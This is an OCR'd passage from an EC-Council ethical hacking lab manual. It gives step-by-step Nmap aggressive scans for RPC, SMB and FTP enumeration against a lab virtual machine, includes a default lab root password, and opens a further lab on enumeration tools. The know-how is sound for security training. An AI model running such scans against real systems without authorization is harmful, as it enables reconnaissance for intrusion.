
21. In the terminal window, type **nmap -T4 -A [Target IP Address]** (here, the target IP address is **10.10.1.19**) and press **Enter**.

    Note: In this command, **-T4**: specifies the timing template (the number can be 0-5) and **-A**: specifies aggressive scan. The aggressive scan option supports OS detection (-O), version scanning (-sV), script scanning (-sC), and traceroute (--traceroute).


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



22. The scan result appears, displaying information regarding open ports, services along with their versions. You can observe the RPC service and NFS service running on the ports 111 and 2049, respectively, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




23. Click the **MATE Terminal** icon at the top of the **Desktop** to open a new **Terminal** window.
24. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
25. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
26. Now, type **cd** and press **Enter** to jump to the root directory.
27. In the terminal window, type **nmap -p [Target Port] -A [Target IP Address]** (in this example, the target port is **445** and the target IP address is **10.10.1.19**) and press **Enter**.

    Note: In this command, **-p**: specifies the port to be scanned, and **-A**: specifies aggressive scan. The aggressive scan option supports OS detection (-O), version scanning (-sV), script scanning (-sC), and traceroute (--traceroute).
28. The scan result appears, displaying that port 445 is open, and giving detailed information under the **Host script results** section about the running SMB, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




29. In the terminal window, type **nmap -p [Target Port] -A [Target IP Address]** (in this example, the target port is **21** and target IP address is **10.10.1.19**) and press **Enter**.

    Note: In this command, **-p** specifies the port to be scanned and **-A** specifies aggressive scan. The aggressive scan option supports OS detection (-O), version scanning (-sV), script scanning (-sC), and traceroute (--traceroute).

30. The scan result appears, displaying that port 21 is open, and giving traceroute information, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



31. Using this information, attacker can further identify any vulnerable service running on the open service ports and exploit them to launch attacks.
32. This concludes the demonstration of performing RPC, SMB, and FTP enumeration using Nmap.
33. Close all open windows and document all the acquired information.
34. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 8

Perform Enumeration using Various Enumeration Tools

Ethical hackers and penetration testers make used of various other tools that simplify the enumeration process.

Lab Scenario

The details obtained in the previous steps might not reveal all potential vulnerabilities in the target network. There may be more information available that could help attackers to identify loopholes to exploit. As an ethical hacker, you should use a range of tools to find as much information as possible about the target network's systems. This lab activity will demonstrate further enumeration tools for extracting even more information about the target system.

Lab Objectives

- Enumerate information using Global Network Inventory
- Enumerate network resources using Advanced IP Scanner
- Enumerate information from Windows and Samba hosts using Enum4linux

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Enumeration Tools

To recap what you have learned so far, enumeration tools are used to collect detailed information about target systems in order to exploit them. The information collected by these enumeration tools includes data on the NetBIOS service, usernames and domain names, shared folders, the network (such as ARP tables, routing tables, traffic, etc.), user accounts, directory services, etc.

Lab Tasks

